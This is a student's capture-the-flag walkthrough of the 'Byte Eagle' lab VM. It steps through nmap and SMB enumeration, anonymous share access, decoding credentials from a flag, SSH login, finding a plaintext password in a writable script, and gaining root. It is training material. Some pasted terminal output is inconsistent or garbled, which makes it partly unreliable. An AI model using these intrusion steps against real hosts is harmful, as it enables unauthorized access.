

CTF REPORT/WALKTHROUGH:

Byte Eagle Capture the Flag

Adithya Garike

INDEX		
SN	CTF NAME	PAGE NO
1	Byte Eagle	1-6

❖ what is CTF ?

CTFs are the best way to bridge the gap between theory and practice in Cybersecurity . they are fun, challenging and a must do for anyone aiming to become an ethical hacker or a security analyst.

❖ Byte Eagle (Ctf):

Eagle Byte CTF was well-structured and great for beginners who are entering the field of ethical hacking. The mix of categories helped me get exposure to different fields in Cybersecurity. Some challenges were tricky. but solvable with logic and basic tools. I recommend this CTF to anyone preparing for real-world pentesting or bug bounty hunting.

1.BYTE EAGLE:


The tools used in this ctf:

- Kali linux
- Cyber chef
- Byte Eagle

➤ Run BYTE EAGLE machine and kali linux on the oracle virtual box or VM work station

```
Ubuntu 14.04.6 LTS WestWild tty1
192.168.1.51
WestWild login: _
```

- After identifying the IP address on the angry IP scanner or netdiscover then run nmap scan to find open ports
- Command: `nmap -p- 192.168.1.51` (-p- for scan all open ports)



```
kali@kali: ~
└─$ sudo nmap -p- 192.168.1.51
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-25 02:51 EDT
Nmap scan report for 192.168.1.51
Host is up (0.00081s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:39:0E:C6 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 33.08 seconds

kali@kali: ~
└─$
```

- Now we are going to enumerate the target IP address of byte eagle
- Command: `enum4linux 192.168.1.51` when we scroll down we found a name wave which might be next hint

```
kali@kali: ~$ sudo nmap -iL 192.168.1.0/24 --script=smb-enum-shares, smb-enum-users, smb-enum-processes, smb-enum-services, smb-enum-os-discovery, smb-enum-languages, smb-enum-printers, smb-enum-devices, smb-enum-volumes, smb-enum-workgroups, smb-enum-domains, smb-enum-groups, smb-enum-users, smb-enum-processes, smb-enum-services, smb-enum-os-discovery, smb-enum-languages, smb-enum-printers, smb-enum-devices, smb-enum-volumes, smb-enum-workgroups, smb-enum-domains, smb-enum-groups
```

```
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: aveng Name: aveng Desc:  
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: wavex Name: XxWavexX Desc:  
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: root Name: root Desc:  
  
user:[aveng] rid:[0x3e8]  
user:[wavex] rid:[0x3ea]  
user:[root] rid:[0x3e9]  
  
===== ( Share Enumeration on 192.168.1.51 ) =====  
139/tcp open netbios-ssn  
143/tcp open microsoft-ds  
IPC Admin (Samba) (CIFS)  
-----  
Sharename Type Comment  
-----  
print$ Disk Printer Drivers  
wave$ Disk WaveDoor  
IPC$ IPC IPC Service (WestWild server (Samba, Ubuntu))  
Reconnecting with SMB1 for workgroup listing.  
  
Server Comment  
-----  
Workgroup Master  
-----  
WORKGROUP WESTWILD  
  
[+] Attempting to map shares on 192.168.1.51  
  
//192.168.1.51/print$ Mapping: DENIED Listing: N/A Writing: N/A  
//192.168.1.51/wave Mapping: OK Listing: OK Writing: N/A  
  
[E] Can't understand response:  
  
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \\  
//192.168.1.51/IPC$ Mapping: N/A Listing: N/A Writing: N/A
```

- As we know we found port number 445 which is SMB port which is used to share files and documents so now we are going to get access to smb port on the target IP (-N = no password and -l = no listing) for logging as
- wavecommand: smbclient -N -L //192.168.1.51/
- command: smbclient [\\\\192.168.1.51\\wave](#) click enter without entering the password

```
kali@kali: ~  
File Actions Edit View Help  
  
No printers returned.  
enum4linux complete on Wed Jun 25 02:56:43 2025  
kcal show all open ports (reset)  
(kali@kali)-[~]  
$ sudo smbclient \\\\192.168.1.51\\wave  
Password for [WORKGROUP\\root]:  
(kali@kali)-[~]  
$ sudo smbclient -N -L //192.168.1.51/mtechaik@Oracle_VirtualBox_virtual_NIC  
Anonymous login successful  
Map remote host address to host url scanned in .33/00 seconds  


| Sharename | Type | Comment                                       |
|-----------|------|-----------------------------------------------|
| print\$   | Disk | Printer Drivers                               |
| wave      | Disk | WaveDoor                                      |
| IPC\$     | IPC  | IPC Service (WestWild server (Samba, Ubuntu)) |

  
Reconnecting with SMB1 for workgroup listing.  
Anonymous login successful  


| Server    | Comment  |
|-----------|----------|
| Workgroup | Master   |
| WORKGROUP | WESTWILD |

  
(kali@kali)-[~]  
$ sudo smbclient \\\\192.168.1.51\\wave  
Password for [WORKGROUP\\root]:  
Anonymous login successful  
Try "help" to get a list of possible commands.  
smb: \\>
```

- next command: help for getting to know which commands to use

```
kali@kali: ~  
File Actions Edit View Help  
[kali@kali]~$ sudo smbclient \\\192.168.1.51\\wave  
Password for [WORKGROUP\root]:  
Anonymous login successful  
Try "help" to get a list of possible commands.  
smb: \> help  
?  
allinfo      altname      archive      backup  
blocksize    cancel        case_sensitive cd            chmod  
chown        close         del          deltreetree  dir  
du           echo          exit         get          getfacl  
geteas       hardlink     help         history      iosize  
lcd          link          lock         lowercase    ls (virtual NIC)  
l            mask         md           mget         mkdir  
mkfifo       more         mput         newer        notify  
open         posix        posix_encrypt posix_open    posix_mkdir  
posix_rmdir  posix_unlink posix_whoami  print        prompt  
put          pwd          q           queue        quit  
readlink     rd           recurse     reget        rename  
reput        rm           rmdir       showacls     setea  
setmode      scopy        stat         symlink      tar  
tarmode      timeout      translate   unlock       volume  
vuid         wdel         logon       listconnect  showconnect  
tcon         tdis        tid          utimes       logoff  
..  
smb: \> |
```


➤ next command for list all files command: ls

```
kali@kali: ~  
File Actions Edit View Help  
[kali@kali]~$ sudo smbclient \\\192.168.1.51\\wave  
Password for [WORKGROUP\root]:  
Anonymous login successful  
Try "help" to get a list of possible commands.  
smb: \> help  
?  
allinfo      altname      archive      backup  
blocksize    cancel        case_sensitive cd            chmod  
chown        close         del          deltreetree  dir  
du           echo          exit         get          getfacl  
geteas       hardlink     help         history      iosize  
lcd          link          lock         lowercase    ls (virtual NIC)  
l            mask         md           mget         mkdir  
mkfifo       more         mput         newer        notify  
open         posix        posix_encrypt posix_open    posix_mkdir  
posix_rmdir  posix_unlink posix_whoami  print        prompt  
put          pwd          q           queue        quit  
readlink     rd           recurse     reget        rename  
reput        rm           rmdir       showacls     setea  
setmode      scopy        stat         symlink      tar  
tarmode      timeout      translate   unlock       volume  
vuid         wdel         logon       listconnect  showconnect  
tcon         tdis        tid          utimes       logoff  
..  
smb: \> ls  
.  
..           D            0 Tue Jul 30 01:18:56 2019  
FLAG1.txt    D            0 Mon Jun 23 03:59:30 2025  
message_from_aveng.txt N           93 Mon Jul 29 22:31:05 2019  
1781464 blocks of size 1024. 285000 blocks available  
smb: \> |
```


➤ type command: get FLAG1.txt

```
*Untitled1 - Mousepad  
File Edit Search View Document Help  
1 RmxhZzF7V2VsY29tZV9UMF9USEUwVzNTVC1XMUXELUwcmRlcn0KdXNlcjY3YXZleApwYXNzd29yZDpkb29yK29wZW4K  
2
```

- Decode this using cyber chef>base64



- We got username password for one of the user
- Get message_from_aveng.txt



- so we could see aveng has lost the password and wave has to reset it hence now we know the password of wave we login as root user as wave with command
- command: ssh wave@192.168.1.51
- password: door+open then we can get access


```
kali@kali: ~  
wavex@WestWild: ~  
$ ssh wavex@192.168.1.51  
The authenticity of host '192.168.1.51 (192.168.1.51)' can't be established.  
ED25519 key fingerprint is SHA256:oeuytnbnPest0/m/OtTQyjaFSRv03+EMhBmAX886bsk.  
This host key is known by the following other names/addresses:  
  ~/.ssh/known_hosts:1: [hashed name]  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.1.51' (ED25519) to the list of known hosts.  
wavex@192.168.1.51's password:  
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 4.4.0-142-generic i686)  
  
* Documentation:  https://help.ubuntu.com/  
  
System information disabled due to load higher than 1.0  
  
New release '16.04.7 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
  
Your Hardware Enablement Stack (HWE) is supported until April 2019.  
Last login: Mon Jun 23 10:46:16 2025 from 192.168.0.147  
wavex@WestWild:~$
```

- command: `find / -writable -type d 2>/dev/null` (to stop permission denied and find the writable files)

```
wavex@WestWild: /usr/share/av/westsidesecret  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.1.51' (ED25519) to the list of known hosts.  
wavex@192.168.1.51's password:  
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 4.4.0-142-generic i686)  
  
* Documentation:  https://help.ubuntu.com/  
  
System information disabled due to load higher than 1.0  
  
New release '16.04.7 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
  
Your Hardware Enablement Stack (HWE) is supported until April 2019.  
Last login: Mon Jun 23 10:46:16 2025 from 192.168.0.147  
wavex@WestWild:~$ find / -writable -type d 2>/dev/null  
/sys/fs/cgroup/systemd/user/1001.user/1.session  
/usr/share/av/westsidesecret  
/home/wavex  
/home/wavex/.cache  
/home/wavex/wave  
/var/lib/php5  
/var/spool/samba  
/var/crash  
/var/tmp  
/proc/1792/task/1792/fd  
/proc/1792/fd  
/proc/1792/map_files  
/run/user/1001  
/run/shm  
/run/lock  
/tmp  
wavex@WestWild:~$ cd /usr/share/av/westsidesecret  
wavex@WestWild: /usr/share/av/westsidesecret$ ls  
iiforegt.sh  
wavex@WestWild: /usr/share/av/westsidesecret$
```

- we see westsidesecret command: `cd /usr/share/westsidescreate`
- next command: `cat iiforegt.sh`

```
wavex@WestWild:~$ cd /usr/share/av/westsidesecret  
wavex@WestWild: /usr/share/av/westsidesecret$ ls  
iiforegt.sh  
wavex@WestWild: /usr/share/av/westsidesecret$ cat iiforegt.sh  
#!/bin/bash  
figlet "if i foregt so this my way"  
echo "user:aveng"  
echo "password:kaizen+80"  
  
wavex@WestWild: /usr/share/av/westsidesecret$
```

- now login to aveng command: su aveng > then login as root > sudo su

```
root@WestWild: ~  
File Actions Edit View Help  
kali@kali: ~ root@WestWild: ~  
/proc/1792/map_files  
/run/user/1001  
/run/shm  
/run/lock  
/tmp  
wavex@WestWild:~$ cd /usr/share/av/westsidesecret  
wavex@WestWild:/usr/share/av/westsidesecret$ ls  
ififoregt.sh  
wavex@WestWild:/usr/share/av/westsidesecret$ cat ififoregt.sh  
#!/bin/bash  
figlet "if i foregt so this my way"  
echo "user:aveng"  
echo "password:kaizen+80"  
  
wavex@WestWild:/usr/share/av/westsidesecret$ su aveng  
Password:  
aveng@WestWild:/usr/share/av/westsidesecret$ sudo su  
[sudo] password for aveng:  
Sorry, try again.  
[sudo] password for aveng:  
root@WestWild:/usr/share/av/westsidesecret# cd /root  
root@WestWild:~# ls -la  
total 40  
drwx----- 3 root root 4096 Jun 23 10:59 .  
drwxr-xr-x 21 root root 4096 Jul 30 2019 ..  
-rw----- 1 root root 40 Jun 23 10:59 .bash_history  
-rw-r--r-- 1 root root 3106 Feb 20 2014 .bashrc  
drwx----- 2 root root 4096 Jul 31 2019 .cache  
-rw-r--r-- 1 root root 105 Aug 19 2020 FLAG2.txt  
-rw-r--r-- 1 root root 140 Feb 20 2014 .profile  
-rw-r--r-- 1 root root 75 Jul 31 2019 .selected_editor  
-rw----- 1 root root 4970 Jul 31 2019 .viminfo  
root@WestWild:~# |
```

- command: cd/root > ls -la > cat FLAG2.txt

```
root@WestWild: ~  
File Actions Edit View Help  
kali@kali: ~ root@WestWild: ~  
wavex@WestWild:/usr/share/av/westsidesecret$ cat ififoregt.sh  
#!/bin/bash  
figlet "if i foregt so this my way"  
echo "user:aveng"  
echo "password:kaizen+80"  
  
wavex@WestWild:/usr/share/av/westsidesecret$ su aveng  
Password:  
aveng@WestWild:/usr/share/av/westsidesecret$ sudo su  
[sudo] password for aveng:  
Sorry, try again.  
[sudo] password for aveng:  
root@WestWild:/usr/share/av/westsidesecret# cd /root  
root@WestWild:~# ls -la  
total 40  
drwx----- 3 root root 4096 Jun 23 10:59 .  
drwxr-xr-x 21 root root 4096 Jul 30 2019 ..  
-rw----- 1 root root 40 Jun 23 10:59 .bash_history  
-rw-r--r-- 1 root root 3106 Feb 20 2014 .bashrc  
drwx----- 2 root root 4096 Jul 31 2019 .cache  
-rw-r--r-- 1 root root 105 Aug 19 2020 FLAG2.txt  
-rw-r--r-- 1 root root 140 Feb 20 2014 .profile  
-rw-r--r-- 1 root root 75 Jul 31 2019 .selected_editor  
-rw----- 1 root root 4970 Jul 31 2019 .viminfo  
root@WestWild:~# cat FLAG2.txt  
Flag2 { WELCOME TO 67 84 70 }  
  
Great! Work You did well !!! expecting EthicalByte CTF----->  
  
root@WestWild:~# |
```

- Finally we got a complement so the Eagle Byte Ctf machine is completed

CONCLUSION: By participating in the Byte Eagle CTE, I improved my practical skills in ethical hacking, vulnerability analysis, and exploitation techniques. I solved challenges related to web exploitation, reverse engineering, cryptography, and Linux privilege escalation. This CTF helped me understand real-time attack techniques and sharpened my problem- solving skills in a timed environment.

.....Adithya garika